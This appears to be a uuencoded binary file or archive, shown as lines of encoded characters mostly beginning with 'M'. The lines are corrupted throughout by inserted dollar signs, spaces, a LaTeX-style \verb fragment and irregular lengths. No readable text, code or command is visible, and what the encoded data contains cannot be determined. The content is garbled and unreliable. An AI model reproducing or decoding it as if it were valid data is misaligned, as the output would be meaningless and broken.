`SH-T`5G^-XNSN?H2#@Z4.D<<DIDK!0)L/`@<T\$VPXPJ7=CK88-G[__/ M, `M[@2?,POKM8,09NR_,J1?MA4J""KF\$:+G^#4&%-@YVK383&FOVS!3=CBIJ $M<T)>S00QVK]+5DQ&4\\[`PH-,!&E'*9XL'1=]#JP4B_\=[1>YQ[:+G>Z\;O`@]$ MI\$9TK:Z?-J>U7B8VV]7LF9F_24&P>9H/Q`<,>*\$W,-\?R:NZ<CV%BO[`&L[F M>KU=/SX]8D, %*:/73+Y*&FG"VV\J7FP`TDV.,-N6`+<DVMS6=+!^J9[>J==! $M4OUV79X.N(H:!060>#4[E?MC<Z_2X.EXVF$;H)5^MH0\#^E-_(9[*00TDD(`)40TDD(')40TD('$ M':\$/P=&&'4*"+?S@6,!.1'%3A6U#8?B?\$U%A#\V7OZ%0`344=D@%J1520?83 $M(96_{\$}@%2GEB*NR]8$P%2>0+*FY79/L4ULN]"`X[;(07;.$'*P$W.S_"81P.$ M>HSSH\$Y@V9V:;4RR3*(MH]S(Z D#3S;;)<KMH23\/CQ^79T.FV;@[9>42G7% M>BO*U8F53UEY+!!UPC*&84[##\$4W1]03#K]5N;Y&P9^Q:A3^>ZP:JG-606/E MN5'#;MUNF&(8NE)F*,YP),*AK6I'\^5PWA\5,S9J"J/^2!O8'CPERK)V9JSM $\verb"MOE32\[\] \$8FXQ[\&5Y6JXE:[\&L)*?-Y^P]BK\$!<C8`.I1.G.+P4YA>,T=QCB44$ M%D2L![DP)W[,G07<)*CJ).)]=5HPL)6GM-`VLC.@P*R3-.XNC`54+*#YPO\L M<8'C`,);/(\Y%&9_[5M<C,?%L']#UHBQ%_.AOM)&%HS.\')9[&SL#GP&/F8\

 $M7, V < Q7 - 84V'M4&LV > G, SO&2M, MS =]TRMB)5*8G]A+]]WX0D["TO(PE@\@S, 4)$ $MS@Z5;F\:2B5PU?T7TBJQ%O>ZN.WBV%G8:?<<AI@9X"UF+9[%FPHOGKZ6W;1,$ MSYB>VYN>/<B4[8L=;LS\RGS.6"WW1_IF``"FKE^JZ^_T:+)Q&H*3EU^17`]% M2;K)C,N+N#RS7M\$F*B:B,V18X>`2P:%9^M_Q>VNQ-*S69WO/^=I+\V/G4."7 MWQ]90UX2,&FV>I7>[VL<ED:19N,RA;2_U3@,^)%FX92B5X">'B^>3B<L4Q`E MOTF.X4VOX3=]K*HRIU(F5B,HC7&R>/GEML;AFSW2;%Q:%?3.PJ4]16DU+HUH MVZ\$.'\$E+JC*T>/VO)2=C4DKJ-I*CD-%-*^#D'OJ*:?GQM);[;`L3VA693[C M?;VT'LP.8GDQFR.\$`TA.%Y@A1)O(+52&I5F&%6U<%@C.CD+N![,0XX+GK-E3 $M\$\#HG/B4*Q:L2A>)5)PKA58E"\\:H3A?"J1*\$XU8U"\\:T;A>)@-PKA8HE"V[\2]$ MA;9G[2B\$4YTHS,/,B4(LC"+-PN5A.PHQGG#"\$.EQP@HWT[/,&XC87MBS(Y&= MAGB#V]JAB%%MHO@%<PX3CB)N\$/'5I\$U43\$2#R+#"P24U[M7?=]_,@]-6TYVE MUO;3W_<[T8.:+RLEHGBPDL@U+1/\.94FUC&E+&,9J\$[9-*Y2^-HAJ*(%RP.! MB1KE5TN1/)3G?/_YC">S2%]KX9D4MO=JB,+VJO.4TNQ5YULK+:<2WDF:[,P0 M:\DRLYU\@Q>FV^_Q3L;O1/36TDA@?W>S":&U?TW<89^@RCFR\&G`H2JF(K08 M5[C`i`:^NC+O>`V8DLJ-'Q.]38)3,UR)C0VIUZ,Q?S4-O?M1`:D8(]Z-&F\$W M*O.\,@CKI&<O9!2_!8>A31NE&`7MB/'5PL#H3"#2\$K31=O3PT>O5:C3&->:D MJES-(<DH1NH(KLFA&XFLD]@GV2:72GBM5I^JG488.DN\$[269[(@X(PKV#DDZ M8@WIP^V]N9W!(L5)3;H[K\$\ETR3>-KJ8^HJ,>C"SN5P?_[`(\$G1+<VW)PZYJ MS](4,:<5=*(4@Q5?E,I@Y=/CXUKG0^Y&GX8X(+](**3L/BSOM8@9\$[\$0Q;"B MC0MZ@C/409L<\$#D(.1NS\$/T'"8!@&?QF!4N@JD?[_EBSN5->_OCC6+='44CQ M@Y4G`2:JOA6JLO'WMXP9NT`\$D3EFF;%[L\$5,F)A"(8(5#BX3'.S2)N=\$#N5X M91BP70+ZC#,8+=X,]>U-H\%BTI]>S\A\$85A-H0;+S>;#<O5'<Q;E<%&)8<OE $\texttt{MFH:J$Z48A2K-^**;(1$\&\$7H\&=Y4H\#Z+G,*K?IGKCW+PHW5J]G2H2,;)V$68}$ MP,5,'&[*QW*+#P!,S1.AXK@MIXNO6_*Q%AEK@=4N/X9=AA.Q@BXZX%\$@<-<P M&+^"&+Z(8:*HVS"@NH9!>J=A[EB+B+5`U/@QBC&(&4877?!\$X&*82=%_WXAQ M>M#%MOM5X\/NL34,F>]:^PJ;^7+A[&@L:_HA[&=<-2C@PH]6@:!%F]EP^%M# M&X59?9<R<V<CH.1A%Q1Q0?"\$%Z(8`D<PN.A`)X)FR>5*>%OV:EC;)7QU&[@H M>4A?N4)*K(#!LA.!=ADL2<22P#<=(,4@N)+@KN!W+'CR?,'#],<\$OV.9418) M`X\$.4,:@7`1/K.YLKB\;T9.J9HPE/4C_<S\$&L9T22"RSL\$E%(::Z@2\$#\463 M68JS/\$IXZIKT?N:&5Q*CM7^6E\Z&%U(;LQR:R]O=0M)LX%VI6/R\$Q<>GR4Y8 MRK!,+(-/D]T<N7#8=G&C-^T]WRYA^JOMPJ&<<LRDB)E.6,@P1`PS%&<XE'!8 M?<:\4272V%LE[+WM=&U]LUKTG^[73D]HY\\R)"P#G.Y#I(R`OQE;^,&Y@\$6E MB^FPW^P'LW/U?/MN?3AAK:<G"N&NT8M#N:R08<]22DJPY<C89QE\YL>\$C('# M&%UTP17#+6_I<Z?-JIWA%K^N"'Y8;^H7GY.ZIV_EQ24F7")\X\>DC(%W&%UT MP7.!NTI(/<Q[SU4BBGQ*V\$&>LR=R>,*/"1D#3S"ZZ((K@8L2Q;A_V?1\$_J<]</pre> M8>7%)29<(CSAQZ2,@2<8773!<X\$[2H@G5.]/>\+.ZU3E!4\@4RCAQ82,@2<8 M773!E<!%B>EP,)X2CK6(7V04;^?,`B0L`\$S=A4H9E8E6]6#WW65SW@%R=47S MGY=8KYKNR_+>'>E*<;: `6#VA<N\$:/XH=B\$44P1?=#)\$PV-K.YL-)0ULLMF3= $\label{lem:mrnh0.sis} $$MRNH0.SIS$RLKN\B8BL2B22>*W8;5$\$7W0R9,-B:$$&=Z$-9L@17MP>L>0]`S$$ M86[-=[.DTL,>ET[NZ03*C5&AZ\$4>ZN:)A,>GFMT:A.KYJMGM@2]++CWFTLE? MG<"\$@7`9LQ1G>3+A\$=5PC5=S90B('!NH?G8!Y*=7AOA<ZJQ<[;;W]F<)6-*G M^2D;]5A9"I).(\^<)#EL+2W&6)Q(>GR7M((G4BUCRIY>2?MR2=ZQLS,I23'8" M\$P8B)IFE.,N3"4_3DI?#8CBG`&93YB_2;SG9DRBJQZ)0Q'0C.61P9%MXBO-, MD3`U-;7G&*!7Y_5?8(ZAOUSLGZRO,D@;/YTD4:+#0<PF2)JG1\$,AI(G_GIL\ $M; #! $3`A[6><-.&&HNJ_`">/$?P<./N;892DF1#WEWH[3=?`U;AY\17C8/K&=$ M%[/S4`<Z80G#4`.8H3C#D0F'->G\JQL4>#O^)2:>UBEG^Y[YG70%_&RS_.S< M+Z_OOCB5A^><TX<Y11E;Z;C'2J.F=:&XEN%B1,\$7W0R1,(@M^S>C:T__%J-5 MSGZV57Z!_LVZ"%T>:;G#>U0Z)YE>RS7^/IU8_9C5IQCM!"8,1)0R2W&6)Q.> $M+MO>L6WS^{'}['M"_1X/V];[J:2'JM/$=L)Y*#%;=3"4ISEB6H>V[;N/"A10VP>"A10VP>"A10VP"]$ $\verb|MU"J018M9-,14-RYA'$**.8IS+&G-8FOMSH>2_$_-A^K,[&+3'A<+3W;CV)&I|$ M*!J1(SM9(F%I:G0WNKD<WS5;H+3#E1*EK9=\MH/'>WVPZHM.;E>-.?9'2'L# _C+9D%C%I2]V@U-&`K',E/Q':Y,N+HM<<>6R%_<\$CJYVQ)VU<MZ+"A'0S>4 $M^R(+Q1(2$-U<4<UE6)*LBS1[^$R=66T_K.35FRBD1V\\67&A,1<*_W;C$L;!$ MN<Q1G&/)A*6IS^W\$/`G3U*B:1#Y7HT^7`Y.4].QIB9N]B)+W6!3R73>279>' MHB>[KILI\$B;1=/RN>.\93>3_S:,)1R=2/V;U*88Z@0D#\$43,4ISER82GR[9W M;-O_YM&\$HQ-="-YC]1&YW4"L\$>,7!"ZS%&=YHIK'MJW3"P'SZWLAMVP6-&9! M.<*ZH0E#\$6/,5'R'*Q.N;DO<L25^?2_DEDV"\GIS+.O-W5".""PZ"U/Q':ZH MYK(MT>R%\'/@SO5\K*RXTYD+AWVY<PCAQ+JT^=[-D-8NM3^L+(!!5)_2<;S:R $M_\&PKFBA1U"V#Q^G9?[0@WOUD[V%!6EB*LSR1\/ATM6,X5,_6-8I^4-<[%H>]$ $\texttt{M2BO4W} < \texttt{"$@>)67J'NYLEJ'EO7UO=$($[<K\Y'P3ABO](:<C>0_8HU9&\$ISO)$ }$

MPN/3U?9K].)^M<I@<=BOM,K;#4P8*'[E5=YNGJSFL2_J9W).9&-FEZS8#3C, $MS, #"APQK)-WG; E/)XICYN51%O-BFQ[C"`TQJ(%_O:I'ESDE<*>"ALRWP;(@@$ M"P\T[M50NEG4ILHML2C((;,M8GP[9F#A0:H:B7OL+%),9>!D9XO&=L`RDJ"* M-BRK8728U"+FE#]N;6]3\$]8?!V`%5[C`L`;6UQ(P,:(R\H3+L*F*6>%VQA4N $M, *F!C4.Q1) = SJ4&(8EQ^QAG^0PM? - BT5V/ = > Q88Q$>&L#VZ$\6VP48HP1? =$ M#*IF.'L,G?\$QB8&U\><PL"6QIB"LQ;-XLYJ7CY,Q*2<Y\&1!DY:Q/7'=H*"* $M-BRL8 < VMUX*0 ?JF$#^$[8>#:P(N.M!)C;9V>-H(V>")V/=C,LX%L45HWD3G$ $\texttt{MP'GJ'"6H\$ETH[M4P;19\T<T0U0S6_B,;(;NV4+`7\$G,F"4HE<-\&!3FNTM='\&"19$) }$ M1F14)*J_'T*1D_1DUS+:`!<-4%"CW6_Y`I.].WBM]@PNXNP4"B>.XAQ+7+,X $M7VXMF'R/A03=N)2SR^1S)DG0R9+7++)(X("639'%]6-8Y-B5B,<Q3F6J&9Q$ $MU_ALH"(94I*A&QESEH@\YBG.,Z4UDS/GMV"RX@$ING%L6)Q`$H[B#$L8U"SN$ $M/-, &< NO6(QFZD1*GB9ADGN(\4UPSN3,(@=7S`D1E-R[E[!"5S*&<8\F*Q?OL]))$ $MYO9\#U--/;B[Z`_.`^>+ML'\YG)HQ=HH7Y+/38;D]FLM/%VMLV@GXK/`2MR<N$ M5KO[\$NF]:@*<R+WEG*KHJ95F"2=3`HRO45II#S6JJ#`W4%K*R_YD/IS2L8E* M3%S@WEO>+_<G?>WW\OY>"W!\;2A)XXI&W-"((WHJTT)^7CPN_[[#F<L40F8B M>8\2XT0G<L8G6C6KY@Z4PWHK.:35^YH'NO/20I'QX?!X6!S*U>?Z01I)_OJX M/K6>JEGC%4\P+,K#H?5FC6%8+#]HCQR%HI10CD^K%?2WU^20E4WA-3DN"ZQ6 M66&(', %G+E1?/&V7GY?KC=`5%#L%"W,SR.ZIEB6,\$U#6+B5MA\$?0//3\<"C+ MQ7;UX=C:F:!/\B]6#Q^;I"@A4C,Y#MD,6FA'YBC)F.O^H]9Z@4.:3,R@\+[< MFI?-%T=M*":IGB5(BQ2P(,WD*+23%_L_3HW"5%4EML;R*SQ\SX2\$WMUJQ3FJ MOUI5!]-.^<A9139C'8(MKG2#M+CI7P\7YL9ZJ=9X&#W:T+,&5"=TH",\M\$"X $M"HP(&3\J:Z7+:[/W]260J'=4Z71TF"IVQ$60#4(:HN[IJ#!&-L?Y00E:=ZFF]$ M?Z%"3`@HI>WA:'("'[<?IM7L@\$0\$D5:D9QNFV=[AAM_M[K[EE9X=MK;^3]OU M/Y[*Q4>MT![I4#VSY;4;-,U\$PA@?=D!2@J"!)^RBZ-_T%^8U:A(4ZSQQXKAP ML]PN8='6PT!AK,BDF2;ACE?)DEKBH"H7JW5M&ID9-R<RR(DK>G<VPZH+_HZ; M717V%PLO"/YM=5,E'86GQ`<<?*;D*(\$]';^&9\$JLN+G4E*BP(F!&XL\$%29KC $\texttt{MSO} = = \texttt{BQ60!U5}; \& \texttt{A2} \# ^4) _ \texttt{1K9C} \& (\texttt{WQVWM?219"H2*DC} \# (4?Z, \texttt{EIVOS} + \texttt{ZR} \# ^2)) + \texttt{NSO} = \texttt{NSO} \# (\texttt{A2} \# ^4) \# (\texttt{A2} \# ^4)) + \texttt{NSO} \# (\texttt{A2} \# ^4) \# (\texttt{A3} \# ^4)) + \texttt{NSO} \# (\texttt{A3} \# ^4) \# (\texttt{A3} \# ^4)) + \texttt{NSO} \# (\texttt{A3} \# ^4) \# (\texttt{A3} \# ^4)) + \texttt{NSO} \# (\texttt{A3} \# ^4) \# (\texttt{A3} \# ^4)) + \texttt{NSO} \# (\texttt{A3} \# ^4) \# (\texttt{A3} \# ^4)) + \texttt{NSO} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4)) + \texttt{A3} \# (\texttt{A3} \# ^4) + \texttt{A3} \# (\texttt{A3}$ $\label{eq:main_substitution} $$M^*'KYRC89NHR0<K?3PUXFA,-I1\5&$8MRK-,4RZ)OHS@A`QP$QB\!7P"%]I*E$ M,X%C*1-EG,/J\7ZQVF].3,A#(E!]J'(/&Y[.X6@TG%H;H,U3(<@CB?E2`./5 MP07U]%1+L:98IZHJ%8=UF:QW.,W,^]V-T(L2TZ0E<)`X\GA:GFP7;G;:UDV; M!@E,>B@?=Z>R15*JHJT^'Q>ZP=*YH6M@=Z.[/^KNPDO->@C;IJRD54I:F:F7 M%Y`1`\$TYD+7:=H-%[P.CBX'LM>[:E>AZ1'THHOL]C[!!0M3E]IM/%V6KTFBL ML.<3<D`5#R`D`%H.(+V#T,-^I<>@^F#\$9+!XV[^Y++#`E.'I=[2%KS3%ZNTR MC!QU%'7E=K\J=88>VH?EL=0CN:.FWM[B'?FH5Q6#A_I&G!1*TJ"8<6(DB<7\$ M2M9A:GX@2H'29,DHJ8@I\$4.MRO!*J!E1D6IEF7.6KZZNYR)FC\H'VB8\$%1PS M14*^*LT%) \M3"9[TM6T\$-!H@6_,TB[\K2H65+W2_-+IY8_DAAX'@CE>?=&QL M2IT?TN'>'"-SF_6=_C8UUC%J:'CH=(#NU)1!DX>+-4+L[6L#47;KH?_3:?:^ $\texttt{M)} \ 3 = \texttt{G\%\&[LC0)TX<:5C5(3;ZFW3^M[E)AZ2LS(=E;)R-8J\$FY![A!J=-4T4D^B] }$ M=4%D;>\$Y2`&^(*)\E,&]H+FD_;J:AFBGRQ@?R>MMG:QH7"CY4I'L`/;`9%R, M!N^IT`A;P_GY*AVG9(;A]GZ_6V]/N&\$\$]F&5;T8#*U%VB-<Y4[&*BC4+U`Z1 M ((%`T89D'Y619M2K]/]=7%U0]B4L)GT2JPBWTM88\GX8<]@T01(JS!K>"D, M"!E*%-CJST[F95P`HE8<6+:PC=W,75'NL3?&1@^C^RKSQ!-D8<I&"90E]& G $M;W5)PYOY:/Z^$59AQF$EP+U^7DS[F;#P>W4Y/+7\8SJ8/4P^{[T(8$L[6.Z7)]}]$ M']:;]6E=-B-A=*\[[/71&RY#0&=@1<3H<:^SVE4C?^PF\54^[#M20,Z(W(*5) MMPY(2!#T%X0U.+.V<C-O6>F.M*MV&N%A"&.'D'0S"13\MF:7N\?E>LO(1-51 $M! + 9UF2R/QR^{[PSW!43^M9(M#YMIV!9*-+YTJD-Y49_"=\708A+`()6+JM%&?]}$ M`7&\$Q!&AGABK8!>492GSQ,C3R4IG6TWT8QOZ6_-'U(&<1_;]I],GUM.N&9/S</pre> M<BB2(R;)%36=PPF:3;06JX2P"\-TSH!>O[FN[#*>COZ&S*4%51FQY)1]W*-F MEWN/Z7BN#Q%0<T>A\$P=N*PJ]=Z=C^8_7@(2MIDX,!*4]65,/'E4"Q7X![D@` M]7T!8E<`NX7UY\$T2P(HHHVZ&?QN:[37SZ6CXKE^(]>*4H!E;K[Y+MWL4NM<# M3:BFWPLTPV.M4A1@956AW[?:Y)O6&M#O-],#.HMC9W0R&6G#(S]N^M ?S/N M4XVX&F&>H,D11A^S;]O3\NL;/:9!`,L8I\$KG`I&K=>>\$/UL4KJK",OCH1L45 MRHP&@"91K 5TH?]F6`F8XG376XPM>98()YO;T:;EWDPVMR=T-XV&JKXV+\A0 M]22M,>K)\$PJ8E;YP`VFBX-PL;VM\901H7[=4T UJM-65 F&Y*D=;/-,.\$5"> $M-\$Y=\$J?-9H^{;}VJ)P'XT,^UGEQ_+^_#_6<AQ^GUHWH9U]R]C]UQ1,LR*MMN$ $\verb|M0.0|6=MVL&]6V==\\[G9H.84'90\\"@?]*QW]?'T"_NKT9S"66@H#08177U/9< | Part of the content of the$ MCF9X2KJ-C@BM*.\@YNK0XIOW+XHA,27\$5-V9=;D^[I>GU:?Y\L.F="IX@PK/ M8%, $"M<(V_B:T3[3..F4@$P2PB00I=7V#&\N)^/1S;R*S!"MGW:&:6YVJ]UF$ M5NHEO^U*.@=[0/W::?><7"\$%1J:4.T3M@D4\$@XV!ES'>5+<#"XT<3J_Z@R\$) $\texttt{M\&V-=RQWQUU\&\{T,J^E;3\backslash\{6_0F2\#ZKC\ 7C>"4=\&L_ZU"[\&\$Y\ =5+4Q][?5E] }$

M^;!\VIS<2J)4)K+K%D#_O[ITTER@:"TB^<Q!YJ-HPZ:C,["48(@NPB_JCMJQ M<OY?:&6[GL0_9%LQ@FTT3"G(&+!M%XS:%.P!9/RHZ@!N]1860D7-&<Q\VK^9 MZ?4PZE*H\$U,RAT8]^ZDY=+,\$%B,F816MA!1C<Q/F&PP!0\$@(D')GEO%<E*PP $\verb|MO36?@!E.;8WBMD8&WQLQ;(_K__,)A=_,ZN&>&,I*F)?Q^*G<;)9[PWHU*H;C|$ MR>*JZ+^9&<X(G%ATUA+".TUR*.1%?[^_6![P*M/<D"(LJJX^R,55W3N_GW@7 MYK5>=-3UN-X!#NKPOD[*D\9.3/@+?MS@+1#`I(LTG\(FDPO=6?7G?0A<C3HB MC#K:I!@D##4(\O;2J+NH]/\$]TPI`Q9U5W#EQI^:+P5B/9-Z/]/8K4TB RJ9Z ME"U[GEU&ERU3H%.O;=%M/!@&V8Y6U0?EM!Z9'/\Y7^_YS1BT)/1H3\$MB"H\$` MJE7?R?R(D!"8>`/JJ']'ZN,S3QS^)^A/3\1`?WHCIB4SJ4>1@5WW?D1"B)0-M@%GUVV%1#'\?#G1;9:9K'`\$9MARX%GBXQO7.^.PHUX*)4>H#\$;IM^M`^OW2E M9Y'VV24DHDJ8YOE()!@`I,NU_CI_VAV^\$86'H]OJ!\$:/3YW#@MOC2==N(P?? M"8T\11?%^GB"P/AJ0:4.-LLC%2@CST]_E-^0#D]DU@7D;W>X"TUN'Q>?R?>> $M(\&\&\&8!K\#TNRHBF\&8V5R24XNP49!/PCC./S$9!]HC]\H=,/PA?P618[?D.;S$ M&TA>OX'R2_P61?\.OU%5PJ@5UH;?.D"*0%CJ`!I^0_]E;H^__'<S[Y#5\W.M9 M#N&3;E=/VU7SM8(]CGO+N4\$DS7?-JO90-4\$(%ADM//2WW\9Z5;-ZS;EOMM>4 M*"[!R`%V,&L_U\0]7B^'UN^3I7Q\$[I_:3!_-UJ/Y^E37Y+\GQK)5X^A-ROK8 M6>F'9`1!OP2L8R@*[ZCW)PP51;:AD/`O-U04=1J*P@7C2*@(OWDA(4'0A0'+ MAK+;;@PC=1VP>A6RTKI*Z36N"CF=#NL/3R<Y3,_/SI@Q^V;YS6A:OS"3)WA? M11/-HGA-B\SG>VT`>E[7DHE\$CTETU9"8W6KB/\E?7N(4\$NM:[DJL-*,*8WP> M; XK, UDY)Y"H:_WH[G+Z?7A@`A*8%9T]3NTY4E=2CE]<39=+TP@S>"J3TW-@* MY5HY4\DYE8QNP0-0U"5@_9>1S4Z?@!0Q&!M[`1'EI)`3D\$ZK1U`>8>20RH]) M@*\$E6P(W8YF`7.=39.9#D!%PI31#`;3*B[G2Q-Y9PY?U5M?C![-`.=%SMH71 $MNYKS\&!?J(,`P=Z:O\&-*?D`_E:Y/67.B-^,UKO!!;K$^Z/NL)Z'JY;<0>+RW:$ M%VQ,]4ED2:Q7XW:GY<9<>L23:WL3X]MR>5\O[-F;&'7PC#_\O5SA_6_K_15K M>:&BH[&1?G3V[:A#;K[FH.^%Z\$LQ&9EHR\QY*2])T.MI=9!^=2C_(>EQ@!!F M?-#K;7%;\$Y-1ZZDH7;]LS?@=)HO:N#,H26DAJ>V>DW\$%8E-A[ZR7KD#'K@3" $MP < W \setminus 7;^?C*L_(SF1?E-WR, 3KK=KT)[;-$UQO&)[O;*X40KM_&A[7WZ5$/`$ MZ,9DA()0WY:;O<..>+`1%K_\$1/6.:*\$W'FWL@\$"P8`5%!R438GLABH@<*EE& M3&8LMMSJ@5#SD92!WB<VP:3%>I;'#9\H4V[X2%BQCVW?P(EH934GG.P#9`!@ MT@H@>WDPOC5S?7WIFMYG.#++ME2IL66HYW<TJ>[SF28[",OHB;*H7J?EB8-P MG,XNF*V6%8G&S5YW!KDMD:GYMI^%@,Y&_&P1K*K&;H8;_,:#L3&/AA')']W(M\$\$B:3X.%/3.ZF<W[-X.AZYKJ1*O?-;A1@5JQ#M_8\$`[61HV\Q7;5ZO./#/*< $\texttt{M5H=<X;15<0^(7PO1/";-\$=NH&YH0-&4CJ5;XVMT1)MT>Z[A^LUM!3"+!\#7'] }$ MH+`'\$\$TB&<T';/"*%,@AP>BEJ0"@P?C_LO=MRVWDR+;^E/,!LR.J`-1-_413 ME,7IDL@AJ5;[O"AHL61SFR)Y2,INS]=08"\$S"W6A[)[IWC-Q8EYL\$;GR@D3B M6KB4I:V3(<X0+FG@RLE\%*)20F6\$ZNVDW?[4U>:CZZ0?AI?7D\G/+"%Q';3[M#TNK]G^R2FML3QLVL<9C8]"NFK0DH%W-FK0TH\$VN;IO\$+"!.[4>GZ<`N,#J(M)^<M\GRTN)O6Y"(@@]3*7130L739HL=\$QTEQE]WYR)8%OELC7?D]H?ZYZ_8P $\label{eq:mm-p-4_[N>:TYOZ'CQ]FU=&V34C743W_=V_9#W>;G>M.=$(U'ABI2\833K(...)) $$ (ABI2\833K(...)) $$ (ABI2\83K(...)) $$$ $MX-CX^7S-'Q-Q<GU[O=M]ABR#QLPGNPL*-\M3%5Y](VND8>[).US@F(3WT+G0)$ $ML5@*8-N/]^3'[%_EQS_3?5KWN^^>W,.QBQ%X#YV"%Y\1&2CNN[+'=2D*58PE]$ MI] K/;GV29:>RMW'J]WV1`^=RI:2]72WWHI<K<X[#;YG!TL/VO4EG-;Q90)W MO1**>=XI]B+'*(FG_;@K"/BHWGON\H2^NWD.Y^'AX68\G[N/+X/2OG1\X[XM M/;1.Y&Q=MOGI4<7K592_(V39;TJ+!R4HE)4BFACNF1-9\$S_@&L5\CT5<0)G M%+** IT*6>O?5\@J^U<7,E55]+,H)!1RAYP1.>="3E#(]O4<=ZQD3B5<X+'K M2[O9BT>.X>D@OGOKI-"N';Y<N\$G2"B0:[U*JG)04W;!01V0AEA9:M!@T_KX* M\$\X?S4;3<C\<#OBF"89KE']WH+;+.S6MX\LO"KM:VW<F/RU/7-,1JO(VCHVI $MQ^1^??HD9'JRE]G*:MN]/5FXF"I7*/]88*<_UGK]9/W;X[R$G,==I38-']\3$ M+"-8_K_K8Y6=]S'(_P8^UOJ,C\5YU)^:B'V<HQ;:(2=UI,9UI-D_-0QAMXH3 M-YCG=ZX1=+G=/0LYC.*M;7(<F8EAR[OUB3(Q(^_6ZKCW@_]8&I)E?MI`8YXG M++D8(+3ZC6#A&[N%FN7F<BT9TTEM`[B\$D'="S,0IYX3:LM:155!&OYVJK2S> MR; %50F+PR=) 9A\D[PS5Z_; 43/YE--J\,=I.,1FMN5N86.FTSR%74*`H?=.1] $\label{eq:mass} $M^*T^=.5^*GQ1'VZ2/R^M'XUOE3V1\:7RGYW?*GL'XPOK?OB"X0_/[ZT_L/B]$$ $M2^{\circ}.+FR:04/AA#]$ \\$R`F\40<@'&UWXJL!-6(\\$O(I_<>6B,#5(7787+F\$7" M2".18L=288LA^W%%)LW=(U*,P4&;2*,#7!;/*+&*`C_1W[<JZ[%*93U6D3L2 M0XJQ%M\$F)D1\$?PH4ZN)T?CD@DS(WVC*_MR[:,=C-;@6LP=\$.3G7%?*1DRDC/ MZ\K[TW2Y#Q8,\$ZP^XM/&X72SMC7C\'&]!4E3';.<CA824"%`Z+0-?<&J\T:T MNI7D>75ZV408%ARV0I\N[61`Z(Z?/ZTR=V_[F48Y_-\$!U?ZBM319J[DLWW\$D MY51FF`_W`:@#3]&!`\F%2G&6QO\IU#^T4+7^1PN5*F*JJ,S0:_8!-`\$,"A5(M%"I7U!03W]_=:7*98D-)MTR1S&4JL^37)KU;MYO!^:`UK-TN=DAMO;IBRUV2 $MY; (3="V-9!,A>;C;KZO6_2;=.%"9ZNN)=%07\R$H8K['A(G-^,!E.BF-Z<'7]$

 ${\tt M4Z,Q0P8"S+T(<G@H0MQNR._@[A\#YQ!)67NMZGJ84$N@)V\2,B.@\$@:)XX3:@}$ M^\$^_&OB1>M.O'00?VB\4!.21102&)^TB30^P7,2A`H78PE%K9"_`+E+-B0D M@1#@@E4@`J4`T9ZT#C4C\$8A;P!HS?\$(50-\$'E@XYIYSB-D7"A6-)AO%4!9;T MT#6),1`#H`RO",(#*&R&:M%28L_`#E"C[2<8]^<YBJ5+I[P6Z,X)B-(32\$&% $MYZ_{;-}$4L6LNV/3<$13C?K?;X^*RRN_3M[Z:QQC]"^1WX(R7=:K10C@O^X^*)$ MC%>MQTU:W"?'#2/\Y[<^LO9DYV>"E;VXA'\$M&^^]C6EHH\I^U,9[+SR#<'S@ M[R/G(./S/L'*7EP<,?`-H*X#0+SEB]QZ'"/ZB[>A%T=!I+) G,./(?1A!\$OMPHWGT`FC.V:*.^-4S&2']ILI6<](J//A.4Q.&#B2P.4YM(H8;<ULQR1]T3%A $M^{-1}M^{-$ M/-W/<<N'I!90B\36;BAKX^Y@C_4W5P2FNR.V]W!J7F_&<AW<L;D.@"2?68GP $MQ&M^?"/B&9]U/IG._9[E9/BB<@NM2-5$1600K>W")X$!8S6A2Z8\5ELHZ$ MA264; F\$AN5M82.X4%L\$ [A874?___"XCJ1D9M=+>M2<Z*B?A&L[.)TQ+BPL!35 $M+.UJ5AQ]O[3^C*IUNSNMG[Z%#"BO;J5#B8E1M#=^=V@M[;9/;D12?GM\1`I,$ MDS+<RS@W10]OTWJJ-\H/J=7CBPN/R^KX>%CO3[#!RHI0D)V@,G':\$U3&Y)V@ MPJ26^`\G;&-K+*O=;4_K39AL3\$\(RA16AOF8KO:&'N:I"+U`;);F9R(XCZA+ M"\$*(HS:%(TVI4/51\$6; $K"R!Y<(+@S3>PK3]^?#],]<math>H5"1,.\U*I[GI#U-0]$ M>\,4E-XP!:4_3`05"5.@_Q.FO6'*[2"UIK@#KDO-B8K6E&!E%V<BPF'4-QDV MQRD&K:ERD=09\^W]-^EP@5FKOL9.#M0'XDDYU33C:EJ7JHF*FD:PL@>7""[, MPCUE(>UD067]69"ZUJT(W2RP_S)2[DJA2\V)BE(@6-G%)9'@D(5FGY;XF[' MD%)8?46UXZ_![6F&+,8'1I")5%8)RJI#U41%61&L[,\$E@@LS2F65I,CH'U)6 